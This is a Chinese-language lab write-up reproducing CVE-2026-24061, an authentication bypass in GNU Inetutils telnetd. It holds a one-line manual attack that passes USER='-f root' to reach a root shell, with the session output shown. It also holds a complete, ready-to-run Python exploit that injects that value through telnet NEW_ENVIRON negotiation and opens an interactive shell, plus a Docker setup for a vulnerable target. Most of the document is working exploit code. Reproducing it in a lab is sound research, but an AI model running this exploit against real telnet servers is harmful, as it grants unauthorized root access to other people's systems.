CVE-2026-24061漏洞复现
手动复现
shell
┌──(root㉿kali)-[/home/kali/桌面/cve-2026-24061-lab]
└─# USER='-f root' telnet -a 192.168.119.227 2323
Trying 192.168.119.227...
Connected to 192.168.119.227.
Escape character is '^]'.

Linux 6.18.12+kali-amd64 (469f65e0bd71) (pts/1)

Linux 469f65e0bd71 6.18.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.12-1kali1 (2026-02-25) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┏━(Message from Kali developers)
┃
┃ This is a minimal installation of Kali Linux, you likely
┃ want to install supplementary tools. Learn how:
┃ ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
┃
┗━(Run: "touch ~/.hushlogin" to hide this message)
┌──(root㉿469f65e0bd71)-[~]
└─# id
uid=0(root) gid=0(root) groups=0(root)

┌──(root㉿469f65e0bd71)-[~]
└─# whoami
root

┌──(root㉿469f65e0bd71)-[~]
└─# ifconfig
eth0      Link encap:Ethernet  HWaddr 1E:62:86:3A:B7:41
          inet addr:172.19.0.2  Bcast:172.19.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:415 errors:0 dropped:0 overruns:0 frame:0
          TX packets:278 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:28948  TX bytes:27511

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0  TX bytes:0
python脚本复现
python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""
CVE-2026-24061 - GNU Inetutils telnetd 认证绕过复现脚本

用法:
    python3 exploit.py <目标IP> [端口]

原理: telnetd 将 NEW_ENVIRON 协商的 USER 原样拼入
      "login -p -h <host> %s",注入 USER="-f root" 后,
      login 的 -f 参数跳过密码直接以 root 登录。
"""
import socket
import sys
import threading
import re

IAC, DONT, DO, WONT, WILL = 255, 254, 253, 252, 251
SB, SE = 250, 240
NEW_ENVIRON = 39          # RFC 1572 环境变量协商
IS, VAR, VALUE = 0, 0, 1

PAYLOAD = "-f root"       # 注入的 USER 值


def handle_negotiation(sock, cmd, opt):
    """处理标准 telnet 协商。"""
    if cmd == DO and opt == NEW_ENVIRON:
        sock.sendall(bytes([IAC, WILL, NEW_ENVIRON]))
    elif cmd == DO:
        sock.sendall(bytes([IAC, WONT, opt]))
    elif cmd == WILL:
        sock.sendall(bytes([IAC, DO, opt]))


def send_env_injection(sock):
    """核心: IAC SB NEW_ENVIRON IS VAR "USER" VALUE "-f root" IAC SE"""
    sock.sendall(bytes([IAC, SB, NEW_ENVIRON, IS, VAR]) + b"USER" +
                 bytes([VALUE]) + PAYLOAD.encode() + bytes([IAC, SE]))


def process(data, sock):
    """解析服务端数据流,处理协商/子协商并注入。"""
    clean = b""
    i = 0
    while i < len(data):
        if data[i] != IAC or i + 1 >= len(data):
            clean += bytes([data[i]])
            i += 1
            continue
        cmd = data[i + 1]
        if cmd in (DO, DONT, WILL, WONT) and i + 2 < len(data):
            handle_negotiation(sock, cmd, data[i + 2])
            i += 3
        elif cmd == SB:
            j = i + 2
            while j < len(data) - 1:
                if data[j] == IAC and data[j + 1] == SE:
                    break
                j += 1
            # 服务端发出环境子协商时,注入恶意 USER
            send_env_injection(sock)
            i = j + 2
        else:
            i += 2
    return re.sub(rb"\x1b\[[0-?]*[ -/]*[@-~]", b"", clean)


def reader(sock):
    try:
        while True:
            data = sock.recv(4096)
            if not data:
                break
            out = process(data, sock)
            if out:
                sys.stdout.buffer.write(out)
                sys.stdout.buffer.flush()
    except (ConnectionResetError, OSError):
        pass


def main():
    host = sys.argv[1] if len(sys.argv) > 1 else "127.0.0.1"
    port = int(sys.argv[2]) if len(sys.argv) > 2 else 2323
    sock = socket.create_connection((host, port), timeout=10)
    sock.settimeout(2)
    print(f"[*] 已连接 {host}:{port},正在注入 USER='{PAYLOAD}' ...")
    threading.Thread(target=reader, args=(sock,), daemon=True).start()
    print("[*] 交互式 shell 已建立,先输入 id 验证是否为 root")
    try:
        while True:
            ch = sys.stdin.read(1)
            if not ch:
                break
            sock.sendall(ch.encode())
    except (KeyboardInterrupt, EOFError):
        pass
    finally:
        sock.close()


if __name__ == "__main__":
    main()
复现环境搭建

提醒:容器大小1.19GB
docker-compose.yml
yaml
services:
  telnetd:
    build: .
    container_name: cve-2026-24061-target
    tty: true
    ports:
      - "2323:23"
DockerFile
docker
FROM kalilinux/kali-rolling

RUN rm -f /etc/apt/sources.list.d/*.sources /etc/apt/sources.list.d/*.list \
    && printf 'deb http://mirrors.tuna.tsinghua.edu.cn/kali kali-rolling main non-free contrib\n' > /etc/apt/sources.list.d/kali.list \
    && apt-get update \
    && apt-get install -y --fix-missing -o Acquire::Retries=5 --no-install-recommends \
        build-essential pkg-config wget ca-certificates socat \
        libncurses-dev libreadline-dev libcrypt-dev login \
    && rm -rf /var/lib/apt/lists/*

RUN wget -q https://mirrors.tuna.tsinghua.edu.cn/gnu/inetutils/inetutils-2.6.tar.gz \
    && tar xzf inetutils-2.6.tar.gz \
    && cd inetutils-2.6 \
    && ./configure --enable-telnetd > /dev/null \
    && make -j"$(nproc)" > /dev/null \
    && make install > /dev/null \
    && cd / && rm -rf inetutils-2.6 inetutils-2.6.tar.gz

EXPOSE 23

# socat 监听 23 端口,每来一个连接就 fork 一个 telnetd 处理
CMD ["socat", "TCP-LISTEN:23,reuseaddr,fork", "EXEC:/usr/local/libexec/telnetd -D"]